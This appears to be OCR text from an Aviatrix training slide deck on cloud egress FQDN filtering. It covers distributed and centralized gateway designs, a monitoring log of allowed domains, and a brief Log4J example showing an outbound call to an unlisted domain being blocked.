
3 Badguy.com not in FQDN allow-list, or IP on known malicious. Exploit is stopped. Server is safe.

Log4J Example



Aviatrix Controller
Aviatrix CoPilot
aviatrix ACE Aviatrix Certified Engineer
Internet
Internet
Internet
AZ1
AZ2
AZ1
AZ2
AZ1
AZ2
AZ1
AZ2
Aviatrix Secure Egress Gateways
Aviatrix Secure Egress Gateways
Aviatrix Secure Egress Gateways
Aviatrix Secure Egress Gateways
Cloud Workloads
Cloud Workloads
Cloud Workloads
Cloud Workloads
App 1
App 2
App 3
App 4
aws
Azure
Google Cloud

aviatrix®



Aviatrix Controller

Aviatrix CoPilot

aviatrix ACE Aviatrix Certified Engineer

Internet

Internet

Internet

AZ1

AZ2

AZ1

AZ2

AZ1

AZ2

AZ1

AZ2

Aviatrix Secure Egress/Spoke Gateways

Aviatrix Secure Egress/Spoke Gateways

Aviatrix Secure Egress/Spoke Gateways

Aviatrix Secure Egress/Spoke Gateways

Cloud Workloads

Cloud Workloads

Cloud Workloads

Cloud Workloads

App 1

App 2

App 3

App 4

aws


Azure

Google Cloud


aviatrix®

Aviatrix Secure Cloud Egress Filtering Design Pattern


Local Egress FQDN Filtering (Distributed)



Local Egress FQDN Filtering (Distributed) with Aviatrix Transit




Centralized Egress with Aviatrix Transit



Monitor

- On the Monitor section you can retrieve all the logs and therefore distinguish the domains that should be permitted from those ones that should be denied.
- <u>Best Practice</u>: *The Discovery Process* should be used only temporarily. As soon as you have completed your discovery, kindly proceed to activating the *Allow-List model (i.e. ZTN approach)*.



Time Period: Last 24 Hours
Start: Dec 5, 2023 10:40 AM — End: Now
VPC/VNets: aws-us-east-2-spoke1

Timestamp	Source IP	VPC/VNet	Domain	Port	Rule Match	Action
Dec 6, 2023 10:40 AM	10.0.1.10	aws-us-east-2-spoke1	esm.ubuntu.com	443	Matched	Allowed
Dec 6, 2023 10:40 AM	10.0.1.10	aws-us-east-2-spoke1	security.ubuntu.com	80	Matched	Allowed
Dec 6, 2023 10:40 AM	10.0.1.10	aws-us-east-2-spoke1	us-east-2.ec2.archive.ubuntu.com	80	Matched	Allowed
Dec 6, 2023 10:40 AM	10.0.1.10	aws-us-east-2-spoke1	us-east-2.ec2.archive.ubuntu.com	80	Matched	Allowed
Dec 6, 2023 10:40 AM	10.0.1.10	aws-us-east-2-spoke1	us-east-2.ec2.archive.ubuntu.com	80	Matched	Allowed
Dec 6, 2023 10:39 AM	10.0.1.10	aws-us-east-2-spoke1	www.football.com	80	Matched	Allowed
Dec 6, 2023 10:39 AM	10.0.1.10	aws-us-east-2-spoke1	www.espn.com	80	Matched	Allowed
Dec 6, 2023 10:39 AM	10.0.1.10	aws-us-east-2-spoke1	www.wikipedia.com	80	Matched	Allowed
Dec 6, 2023 10:39 AM	10.0.1.10	aws-us-east-2-spoke1	www.aviatrix.com	80	Matched	Allowed

Top Rules Hit

www.wikipedia.com (80)	3
www.football.com (80)	3
www.espn.com (80)	3
www.aviatrix.com (80)	3
us-east-2.ec2.archive.ubuntu.com (80)	3
security.ubuntu.com (80)	1
esm.ubuntu.com (443)	1

Cloud Perimeter Security - Demo

Aviatrix Certified Engineer (ACE)
https://aviatrix.com/ACE

COMMUNITY
https://community.aviatrix.com